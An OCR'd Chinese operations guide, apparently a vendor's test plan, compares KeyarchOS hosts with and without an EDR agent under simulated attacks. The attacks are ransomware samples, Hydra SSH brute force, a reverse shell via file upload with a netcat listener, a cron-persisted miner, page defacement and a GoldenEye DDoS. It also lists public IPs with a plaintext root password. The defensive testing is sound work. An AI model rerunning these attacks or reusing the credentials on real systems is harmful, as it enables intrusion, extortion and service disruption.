浪潮信息云峦 KeyarchOS 安全攻防测试

操作指导

浪潮电子信息产业股份有限公司

2023 年 10 月


目录

1 基本信息

1.1 概述

EDR 作为 KeyarchOS（简称 KOS）的安全工具，通过安装在 KOS 主机上的本地客户端（Agent）与管理中心联动，提供病毒木马、勒索软件、暴力破解等攻击的查杀防护功能，防御未知程序运行和关键业务文件篡改。通过勒索病毒防护、挖矿病毒防护、网页篡改防护、DDOS 防护来测试相关功能。

1.2 环境



设备名称	编号	IP 地址	备注	用户名密码
EDR 管理中心	C	43.140.202.127	未安装 EDR agent	**root/Ssr123!@#**
KOS 主机	A	62.234.0.208	安装 EDR agent	**root/Ssr123!@#**
KOS 主机	B	58.87.85.39	未安装 EDR agent	**root/Ssr123!@#**

1.3 工具

分类	工具名称	备注
勒索病毒防护	existRansom.tar	带有已知病毒样本的压缩包文件
	unexistRansom.tar	带有未知病毒样本的压缩包文件，会加密 docx 类型文件
	暴力破解工具 hydra	可进行基于 ssh 协议暴力破解
挖矿病毒防护	挖矿病毒样本 enc.sh.x	占用主机资源，运行后 CPU 利用率升高
	reverse.jsp,shell.sh	反弹 shell 脚本
网页篡改防护	change.jsp,	漏洞利用脚本
	change.sh	漏洞利用脚本
	index_back.html	篡改后页面
DDOS 防护	GoldenEye-2.1	DDOS 攻击工具


附件8445.zip

2 勒索病毒防护

勒索病毒一般通过钓鱼邮件方式入侵主机，加密或锁定设备和数据，并在局域网通过暴力破解等手段横向渗透。基于以上特征 KOS 主机安装了 EDR 后，在入侵阶段针对已知、未知病毒检测和控制；执行阶段针对勒索病毒行为检测和对关键业务文件保护；横向渗透阶段通过防暴力破解阻止横向渗透。不同阶段防护如下：

2.1 已知勒索病毒防护

通过钓鱼邮件方式下载包含已知病毒样本，以 wget 方式下载 existRansom.tar 进行模拟，查看防护效果步骤如下：

1. **下载勒索病毒**：分别在主机 A(安装 EDR)和 B(未安装 EDR)中通过命令“wget

-r -np -nd --no-check-certificate https://IP:9143/test/existRansom.tar”下载恶意文件。

2. **查看下载结果：**主机 A(安装 EDR)下载已知病毒文件后被实时查杀，当前目录无 existRansom.tar 文件，主机 B(未安装 EDR)当前目录下存在 existRansom.tar。

2.2 未知勒索病毒防护

未知病毒通过钓鱼邮件等方式进入主机后，进行破坏操作。本例通过内置于/usr/目录下的 unexistRansom 中存在的勒索病毒样本，运行后会加密/opt/2csec/目录下的 docx 后缀文件，并修改后缀为 docxlock。查看防护效果，步骤如下：

1. **运行勒索病毒：**分别在主机 A(安装 EDR)和 B(未安装 EDR)中运行/usr/unexistRansom 目录下的 install.sh。

2. **查看主机 A 运行结果：**主机 A（安装 EDR）禁止运行。

```
[root@localhost usr]# sh install.sh
install.sh:行1: ./testransomware: 权限不够
[root@localhost usr]#
```

3. **查看主机 B 运行结果：**主机 B（未安装 EDR）允许运行，/opt/2csec/目录下文件被加密。

```
[root@localhost unexistRansom]# ll -a /opt/2csec/
总用量 24
drwx------  2 root root 240 9月  19 10:49 .
drwxr-xr-x. 5 root root  85 9月  19 10:48 ..
-rw-------  1 root root  24 9月  19 10:49 .FFh5zidIXzKAP9cax2nak.docxlock
-rw-------  1 root root  24 9月  19 10:49 .iphlOWcRXGUD899gyRisC.docxlock
-rw-------  1 root root  24 9月  19 10:49 .JPhfFk7XXuGk099b4wuQq.docxlock
-rw-------  1 root root  24 9月  19 10:49 .pYhU9wIjXEfl29nDvunCU.docxlock
-rw-------  1 root root  24 9月  19 10:49 .t7hM9rygXBBK39raI7dfn.docxlock
-rw-------  1 root root  24 9月  19 10:49 .UShtvCwWXKd1Y9qpnojuS.docxlock
```

2.3 基于行为勒索病毒检测

当勒索病毒程序已经进入主机并拥有运行权限时，通过勒索病毒程序行为检

测勒索病毒，步骤如下：

1. **执行勒索病毒：**在主机 A 的/usr/local/unexistRansom 目录下运行 install.sh
2. **查看运行结果：**当前进程被识别为勒索病毒，并被杀死；“ll –a /opt/2csec/”命令查看/opt/2csec/目录下文件，因业务保护无法被修改。

```
[root@localhost usr]# sh install.sh
encrypt /opt/2csec/.t7hM9rygXBBK39raI7dfn.docx
encrypt /opt/2csec/.iphlOWcRXGUD899gyRisC.docx
encrypt /opt/2csec/.JPhfFk7XXuGkO99b4wuQq.docx
encrypt /opt/2csec/.FFh5zidIXzKAP9cax2nak.docx
encrypt /opt/2csec/.pYhU9wIjXEfl29nDvunCU.docx
install.sh: 行 1: 1293930 已杀死               ./testransomware /opt/2csec/
```

2.4 基于暴力破解的横向渗透防护

病毒横向渗透一般途径为暴力破解，在主机 B 使用 hydra 暴力破解工具对主机 A 和主机 C 进行暴力破解，步骤如下：

1. **执行暴力破解：**在主机 B 的/usr/local/unexistRansom 目录下运行 hydra.sh，同时攻击未安装 Agent 主机 C 和已安装 Agent 主机 A.
2. **查看爆破结果：**等待爆破结束后，查看结果。对主机 C 暴力破解成功，对主机 A 暴力破解失败。

```
[root@localhost unexistRansom]# sh hydra.sh
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-19 12:14:30
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:1/p:30), ~8 tries per task
[DATA] attacking ssh://100.2.91.71:22/
[22][ssh] host: 100.2.91.71   login: root   password: ssr123!@#
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-19 12:15:20
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-19 12:15:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:1/p:30), ~8 tries per task
[DATA] attacking ssh://100.2.213.130:22/
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 6 to do in 00:01h, 4 active
[STATUS] 12.00 tries/min, 24 tries in 00:02h, 6 to do in 00:01h, 4 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-19 12:17:42
```


3 挖矿病毒防护

挖矿病毒一般通过主机漏洞进入主机，占用大量系统资源进行挖矿。基于以

上特征安装了 EDR 的 KOS 主机分别在入侵阶段针对反弹 shell、已知和未知病毒检测和控制。不同阶段防护及步骤如下。

3.1 反弹 shell 入侵防护

利用目标主机的网站上传文件漏洞，上传并执行反弹 shell 脚本，以达到在测试靶机控制目标主机的目的。步骤如下：

1. **上传反弹脚本：**分别在主机 A (安装 EDR)、主机 B (未安装 EDR)的 http://IP:8080/reverse/upload.html 页面，上传文件 reverse.jsp 和 shell.sh。

2. **启用监听端口：**在测试靶机 C 使用“nc -l -vv -p 8445”命令监听 8445 端口。

```
[root@VM-8-2-centos /]# nc -l -vv -p 8445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8445
Ncat: Listening on 0.0.0.0:8445
```

3. **执行反弹脚本：**分别访问主机 A (安装 EDR)、主机 B (未安装 EDR)的 http://IP:8080/reverse/reverse.jsp。

4. **查看主机 A 反弹结果：**主机 A (安装 EDR)未在测试靶机反弹成功。

```
[root@VM-8-2-centos /]# nc -l -vv -p 8445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8445
Ncat: Listening on 0.0.0.0:8445
```

5. **查看主机 B 反弹结果：**主机 B (未安装 EDR)在测试靶机反弹成功。

```
Ncat: Connection from 100.2.213.130.
Ncat: Connection from 100.2.213.130:40264.
bash: 无法设定终端进程组(873826): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
bash-4.4$
```

3.2 已知挖矿病毒防护

当已经通过反弹 shell 获取主机操作权限后，下载包含已知病毒样本的 exist.tar，查看防护效果，步骤如下：

1. **下载挖矿病毒：**分别在主机 A(安装 EDR)和 B(未安装 EDR)中通过命令“wget -r -np -nd --no-check-certificate https://IP:9143/test/ exist.tar”下载挖矿病毒。
2. **查看下载结果：**主机 A (安装 EDR)下载已知病毒文件后被实时查杀，当前目录无 exist.tar 文件；主机 B(未安装 EDR)当前目录下存在 exist.tar。

3.3 未知挖矿病毒防护

当已经通过反弹 shell 获取主机操作权限后，下载病毒样，创建定时任务、执行挖矿样本。本例通过内置于/usr/local/mining 目录下的创建定时任务脚本和模拟挖矿工具，查看防护效果。步骤如下：

1. **主机 A 创建定时任务：**在主机 A(安装 EDR)运行 mining 目录下的 cron.sh 创建定时任务，创建定时任务失败。

```
[root@localhost usr]# sh cron.sh
/var/spool/cron/#tmp.localhost.localdomain.XXXXY2hjTy: 不允许的操作
```

2. **主机 B 创建定时任务：**在主机 B(未安装 EDR)运行 mining 目录下的 cron.sh 创建定时任务，创建定时任务成功。

```
[root@localhost usr]# sh cron.sh

*/5 * * * * /usr/script.sh
[root@localhost usr]#
```

3. **主机 A 运行挖矿脚本：**在主机 A(未安装 EDR)运行 mining 目录下的 enc.sh.x，禁止运行，top 命令查看 cpu 未见升高。

```
[root@localhost usr]# ./enc.sh.x
-bash: ./enc.sh.x: 权限不够
```

4. **主机 B 运行挖矿脚本：**在主机 B(未安装 EDR)运行 mining 目录下的 enc.sh.x，

允许运行（运行后 ctrl+c 终止），top 查看 CPU 明显升高。

```
%Cpu(s): 75.0 us,  1.1 sy,  0.0 ni, 23.5 id,  0.0 wa,  0.3 hi,  0.1 si,  0.0 st
MiB Mem :   3731.3 total,    227.9 free,   2101.8 used,   1401.6 buff/cache
MiB Swap:   4032.0 total,   3324.2 free,    707.8 used.   1227.5 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
1268403 root      20   0  222532    268      0 R  99.7   0.0   0:18.71 bash
1268401 root      20   0  222532    268      0 R  99.3   0.0   0:18.70 bash
1268402 root      20   0  222532    268      0 R  99.3   0.0   0:18.67 bash
```

4 网页篡改防护

攻击者利用主机自身漏洞篡改网站页面。安装了 EDR 的 KOS 主机可以保护核心业务文件不受篡改，通过文件上传漏洞进行网页篡改及防护操作步骤如下：

1. **上传篡改脚本：**分别在主机 A (安装 EDR)、主机 B (未安装 EDR)的 http://IP:8080/reverse/upload.html 页面，上传文件 change.jsp、change.sh 和 index_back.html。

2. **查看篡改前页面：**分别访问主机 A (安装 EDR)、主机 B (未安装 EDR)的 http://IP:8080/reverse/index.html，查看未篡改前页面。

3. **执行篡改脚本：**分别访问主机 A (安装 EDR)、主机 B (未安装 EDR)的 http://IP:8080/reverse/change.jsp，执行篡改脚本。

4. **主机 A 篡改结果：**查看主机 A (安装 EDR) http://IP:8080/reverse/index.html 页面，未被篡改。

5. **主机 B 篡改结果：**查看主机 B (未安装 EDR) http://IP:8080/reverse/index.html 页面，篡改成功。

5 DDOS 防护

DDOS 即分布式阻断服务，黑客利用 DDOS 攻击器控制多台机器同时攻击来达到“妨碍正常使用者使用服务”的目的。保护主机受到 DDOS 攻击时业务正常。安装了 EDR 的 KOS 主机可以抵御 DDOS 攻击，操作步骤如下。

1. **查看攻击前页面：**分别访问主机 A (安装 EDR)、主机 B (未安装 EDR) 业务网址 http://IP:8080/reverse/upload.html，访问成功。

2. **执行 DDOS 攻击：**进入主机 116.62.37.110 的/usr/local/goldeneye 目录下，使用 GoldenEye 工具分别攻击目标主机 A 和主机 B，命令为“python3 goldeneye.py http://IP:8080/reverse/upload.html”。

```
[root@localhost GoldenEye-master]# python3 goldeneye.py http://100.2.213.130:8080/reverse/upload.html
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

3. **查看主机 B 攻击后页面：**访问主机 B (未安装 EDR) 业务网址 http://IP:8080/reverse/upload.html，访问失败。

4. **查看主机 A 攻击后页面：**访问主机 A（安装 EDR）业务网址 http://IP:8080/reverse/upload.html，访问成功，业务未受攻击影响。